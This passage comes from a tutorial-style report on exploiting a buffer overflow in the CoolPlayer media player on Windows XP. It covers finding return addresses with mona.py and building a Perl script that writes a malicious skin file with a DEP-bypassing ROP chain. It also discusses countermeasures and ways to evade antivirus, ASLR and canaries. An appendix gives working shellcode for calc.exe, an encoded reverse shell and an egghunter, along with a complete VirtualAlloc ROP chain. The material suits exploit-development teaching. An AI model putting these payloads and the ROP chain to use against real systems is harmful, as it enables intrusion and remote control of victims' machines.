Where '-type instr -s "retn"' dictates that you are looking for a return statement, -m' defines the module 'MSVCRT.DLL' which is the corresponding dll file for the Coolplayer application and '-cpb' outputs a list without null bytes, newlines and carriage returns. The output is stored in find.txt which is located in the Immunity Debugger folder. As shown in the screenshot below, the file contains all of the addresses containing a return command but not all of these can be used for the ROP chain. You must look for an address that has '{PAGE_EXECUTE_READ}' besides it as well as the status of Address Space Layout Randomisation (ASLR) on the DLL file being used with the executable. It is also revealed in this file that ASLR has been disabled, making it vulnerable to a ROP Chain attack. For this example the address chosen is 0x77c11110.

```
0x77c5d002 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f570 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f660 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f952 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f95e : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f96a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f976 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60171 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c602bc : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608a8 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608ce : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6096a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c609f1 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b0f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b7f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c656c0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65736 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c658f4 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65a1a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65c8c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66032 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66342 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66578 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66716 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6678a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure 11: Portion of find.txt Contents

You can double check this address is correct by going back into Immunity and pressing Ctrl + G to find it in Coolplayer.

Once a return address has been chosen the next step is to find appropriate ROP gadgets in order to start building the chain.

```
!mona rop -m MSVCRT.DLL -cpb '\x00\x0a\x0d'
```

The results for this search are found in rop.txt, rop_chains.txt, ropfunc.txt, ropfunc_offset.txt and rop_suggestions.txt. In the first text file is a list of ROP gadgets suggested by mona.py, these are small groups of instructions that end with a return statement and a combination of ROP gadgets can form a ROP chain.

In the Text file rop_chains.txt there is a long list of potential ROP chains to use in this exploit, however as with the return addresses not all of them are appropriate. Upon closer inspection some of the commands are appended with a comment starting with '[-] Unable to find gadget to ...'. this means that mona.py was unable to complete the chain. This chain will therefore not work but has to potential to be manually completed. For our purposes we will look further down the document until a complete chain is located, in this case we can see one called VirtualAlloc(). Due to our choice to use Perl we are left with four options of code to convert to our needs as mona doesn't support Perl. Our four options for this chain are Python, Ruby, C and JavaScript so it is suggested that you take the python version and convert to Perl using a script. Another option is to take the commands and find and replace the comma for a right bracket and semi-colon to make it easier to paste into your perl script.

The perl script for this part of the tutorial should include the following parts after the header in this order; the return address chosen from find.txt, four characters to fill the EIP, the ROP Chain and then the shellcode. This example will for our final exploit will again launch the calculator application.

```
my $file= "crash.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin...";
my $shellcode = "\x90" x 4;
my $shellcode = "\x31\xC9\x51...";
my $return = pack('V',0x77c11110); # Return address
my $eip = 'AAAA';

my $ROPchain = pack('V',0x77c1d8ac);  # POP EBP  RETN
my $ROPchain .= pack('V',0x77c1d8ac);  # skip 4 bytes
my $ROPchain .= pack('V',0x77c4771a);  # POP EBX  RETN
# Chain is cut here for brevity

open($FILE,">$file");

print $FILE $header.$return.$eip.$ROPchain.$shellcode;

close($FILE);
```

Listing 7: ROPChain.pl

3 Discussion

3.1 Countermeasures

Not every application is Vulnerable to buffer overflow attacks and even where this issue exists not all cases can be exploited. With this in mind there are a number of countermeasures employed to ensure that when buffer overflows do occur the application will attempt to prevent or restrict malicious activity.

The easiest proactive countermeasure would be input validation, in our case this takes the form of character filtering. This restricting an attacker from running certain assembly commands, even if that is not the intended effect.

Another way for developers to protect themselves from malicious activity in the stack is to use stack canaries. These are values inserted into the stack, whose location and value can change each time the application is run. If these values are altered during run-time the application should be able to check for this and closes itself. This makes it very difficult to execute malicious code as any alterations to a canary will kill the process and they are not easy to locate or anticipate in order to avoid.

As mentioned previously C is especially prone to buffer overflow attacks due to it's volume of both secure and insecure methods to perform the same task. The best option for developers would be to avoid C or ensure that those who are unable to avoid C do not use these key functions: strcpy, strcat, sprintf and vsprintf; as all of which do not perform bounds checking by default.

Address Space Layout Randomisation (ASLR) works by randomly arranging the addresses of important processes as well as the positions of the stack, heap and DLL file. This makes it very difficult to place shellcode or a ROP Chain as the stack has to be located prior and after each start up the locations are changed again.

Although Data Execution Prevention (DEP) can be turned off it is still a viable overflow attack prevention technique. It works by allocating parts of memory as non-executable and prevents applications from running commands from these areas. This is done to prevent software from accidentally running commands in memory that is reserved for windows operations.

3.2 Evasion Techniques

Although plenty of countermeasures do exist, as discussed above, no application is truly immune to exploitation as more evasion techniques are being developed every day. One such way is to encode the shellcode or commands using encryption techniques such as alpha upper or for stronger filters; shikata ga nai.

A common indicator of an attack would be a NOP slide and antivirus applications have caught on to this. In order to further obfuscate your shellcode's malicious intent from the antivirus another technique would be to perform a non-operation such as incrementing a disused register or XOR-ing zero can be used. As demonstrated in this tutorial, using ROP Chains can bypass DEP and the application's non-executable stack in order to allow you to run shellcode.

Jumping back using jmp esp commands can bypass ASLR as most processes with this will still allow for the execution of non ASLR modules. This countermeasure can also be evaded using a large NOP Slide to attempt to find executable memory or by brute forcing all of the addresses until a valid one is discovered, from which shellcode can be ran.

Even stack canaries can be evaded using SEH correctly to ignore the error when discovered and

not passing it along to the operating system and keeping the application running even though shellcode is being executed.

4 References

Corelan Team (2009). *Exploit Writing Tutorial Part 1: Stack Based Overflows* [online]. Available at: https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
(Accessed 17 April)

CTF101 (2020). *Stack Canaries* [online]. Available at: https://ctf101.org/binary-exploitation/stack-canaries/ (Accessed 10 May)

Exploit Database (2010). *Windows/x86 (XP SP3) (English) - calc.exe Shellcode (16 bytes)* [online]. Available at: https://www.exploit-db.com/exploits/43773 (Accessed 17 April)

GitHub (2019). *Metasploit - Cheatsheet.md* [online]. Available at: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/bb305d0183f26a620893e13fa20a77ef44e7e2ab/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md#generate-a-meterpreter
(Accessed 4 May)

GitHub (2020). *pattern_create.rb* [online]. Available at: https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/pattern_create.rb
(Accessed 20 April)

Iana.org (2020). *Service Name and Transport Protocol Port Number Registry* [online]. Available at: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml?&page=1 (Accessed 7
May)

Linux Journal (2003). *Buffer Overflow Attacks and Their Countermeasures* [online]. Available at: https://www.linuxjournal.com/article/6701 (Accessed 9 May)

M.Miller (2004) *Safely Searching Process Virtual Address Space.* nologin.org Available at: http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf (Accessed 11 May)

Offensive Security (2020). *MSFVenom* [online]. Available at: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ (Accessed 4 May)

OllyDbg (2014). *OllyDbg v1.10* [online]. Available at: http://www.ollydbg.de/ (Accessed 7 May)

OWASP (2020). *Buffer Overflow* [online]. Available at: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow (Accessed 03 April)

Tutorials Point (2020). *Assembly - Registers* [online]. Avaialble at: https://www.tutorialspoint.com/assembly_programming/assembly_registers.htm (Accessed 11 May)

WinCustomise (no date). *CoolPlayer* [online]. Avaialble at: https://www.wincustomize.com/explore/coolplayer (Accessed 17 April)

5 Acronyms Used

Address Space Layout Randomisation (ASLR)
Data Execution Prevention (DEP)
Extended Base Pointer (EBP)
Extended Instruction Pointer (EIP)
Extended Stack Pointer (ESP)
Last in First Out (LIFO)
Metasploit Framework Graphical User Interface (MSFGUI)
No Operation (NOP)
Return Orientated Programming (ROP)
Structured Exception Handling (SEH)
Virtual Machine (VM)

6 Scripts and Shellcode

Location of Perl Scripts in Tutorial

Shellcode

Calculator

```
"\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";
```

Reverse Shell (alpha upper)

```
"\x89\xe0\xda\xd4\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x4c\x49\x45\x50\x43\x30\x43\x30\x43\x50\x4b\x39\x4b\x55" .
"\x56\x51\x49\x42\x52\x44\x4c\x4b\x50\x52\x50\x30\x4c\x4b" .
"\x51\x42\x54\x4c\x4c\x4b\x51\x42\x54\x54\x4c\x4b\x43\x42" .
"\x56\x48\x54\x4f\x58\x37\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x50\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x54\x42" .
"\x56\x4c\x51\x30\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4d\x32\x5a\x50\x50\x52\x56\x37\x4c\x4b\x51\x42\x54\x50" .
"\x4c\x4b\x51\x52\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x51\x50" .
"\x54\x38\x4d\x55\x49\x50\x43\x44\x51\x5a\x43\x31\x4e\x30" .
"\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x51\x48\x47\x50" .
"\x43\x31\x49\x43\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x50\x34" .
"\x4c\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x50\x31\x4f\x30" .
"\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x43\x31\x4f\x37\x56\x58" .
```

```
"\x4b\x50\x54\x35\x4c\x34\x54\x43\x43\x4d\x4c\x38\x47\x4b" .
"\x43\x4d\x51\x34\x54\x35\x5a\x42\x50\x58\x4c\x4b\x51\x48" .
"\x47\x54\x43\x31\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x54\x44" .
"\x4c\x4b\x43\x31\x4e\x30\x4d\x59\x51\x54\x56\x44\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x50\x5a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a\x4b" .
"\x4d\x56\x51\x4d\x45\x38\x47\x43\x50\x32\x43\x30\x45\x50" .
"\x52\x48\x54\x37\x54\x33\x56\x52\x51\x4f\x51\x44\x52\x48" .
"\x50\x4c\x54\x37\x51\x36\x54\x47\x4b\x4f\x58\x55\x4f\x48" .
"\x4c\x50\x45\x51\x43\x30\x45\x50\x47\x59\x58\x44\x56\x34" .
"\x56\x30\x45\x38\x51\x39\x4b\x30\x52\x4b\x45\x50\x4b\x4f" .
"\x49\x45\x56\x30\x50\x50\x50\x50\x56\x30\x51\x50\x50\x50" .
"\x51\x50\x56\x30\x52\x48\x5a\x4a\x54\x4f\x49\x4f\x4b\x50" .
"\x4b\x4f\x49\x45\x4c\x49\x49\x57\x43\x58\x49\x50\x49\x38" .
"\x43\x30\x52\x44\x52\x48\x54\x42\x45\x50\x52\x31\x51\x4c" .
"\x4c\x49\x5a\x46\x52\x4a\x52\x30\x51\x46\x51\x47\x43\x58" .
"\x4d\x49\x4f\x55\x43\x44\x43\x51\x4b\x4f\x4e\x35\x45\x38" .
"\x43\x53\x52\x4d\x45\x34\x43\x30\x4c\x49\x4b\x53\x56\x37" .
"\x56\x37\x56\x37\x50\x31\x4c\x36\x43\x5a\x54\x52\x50\x59" .
"\x50\x56\x5a\x42\x4b\x4d\x43\x56\x4f\x37\x51\x54\x51\x34" .
"\x47\x4c\x43\x31\x45\x51\x4c\x4d\x47\x34\x56\x44\x52\x30" .
"\x4f\x36\x43\x30\x51\x54\x50\x54\x50\x50\x56\x36\x50\x56" .
"\x56\x36\x50\x46\x51\x46\x50\x4e\x50\x56\x51\x46\x50\x53" .
"\x51\x46\x43\x58\x43\x49\x58\x4c\x47\x4f\x4b\x36\x4b\x4f" .
"\x4e\x35\x4c\x49\x4b\x50\x50\x4e\x50\x56\x47\x36\x4b\x4f" .
"\x56\x50\x45\x38\x54\x48\x4c\x47\x45\x4d\x43\x50\x4b\x4f" .
"\x58\x55\x4f\x4b\x4c\x30\x4f\x45\x49\x32\x51\x46\x43\x58" .
"\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47\x4c" .
"\x54\x46\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4d\x30\x52\x55" .
"\x45\x55\x4f\x4b\x51\x57\x45\x43\x43\x42\x52\x4f\x52\x4a" .
"\x43\x30\x51\x43\x4b\x4f\x4e\x35\x41\x41";
```

Egghunter

```
"\xeb\x21\x59\xb8".
"w00t". #Egg
"\x51\x6a\xff\x33\xdb\x64\x89\x23\x6a\x02\x59\x8b\xfb".
"\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb".
"\xed\xe8\xda\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1".
"\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x33\xc0\xc3";
```

ROP Chain

```
my $ROPchain = pack('V',0x77c1d8ac);  # POP EBP  RETN
my $ROPchain .= pack('V',0x77c1d8ac);  # skip 4 bytes
my $ROPchain .= pack('V',0x77c4771a);  # POP EBX  RETN
my $ROPchain .= pack('V',0xffffffff);
my $ROPchain .= pack('V',0x77c127e1);  # INC EBX RETN
my $ROPchain .= pack('V',0x77c127e5);  # INC EBX  RETN
my $ROPchain .= pack('V',0x77c4ded4);  # POP EAX RETN
```

```
my $ROPchain .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
my $ROPchain .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66  ADD EAX);5D40C033  RETN
my $ROPchain .= pack('V',0x77c58fbc);  # XCHG EAX);EDX  RETN
my $ROPchain .= pack('V',0x77c4e392);  # POP EAX  RETN
my $ROPchain .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
my $ROPchain .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66  ADD EAX);5D40C033  RETN
my $ROPchain .= pack('V',0x77c13ffd);  # XCHG EAX);ECX  RETN
my $ROPchain .= pack('V',0x77c47ae8);  # POP EDI RETN
my $ROPchain .= pack('V',0x77c47a42);  # RETN (ROP NOP)
my $ROPchain .= pack('V',0x77c34dc4);  # POP ESI # RETN
my $ROPchain .= pack('V',0x77c2aacc);  # JMP [EAX]
my $ROPchain .= pack('V',0x77c4e392);  # POP EAX RETN
my $ROPchain .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc()
my $ROPchain .= pack('V',0x77c12df9);  # PUSHAD # RETN
my $ROPchain .= pack('V',0x77c35524);  # ptr to 'push esp # ret '
```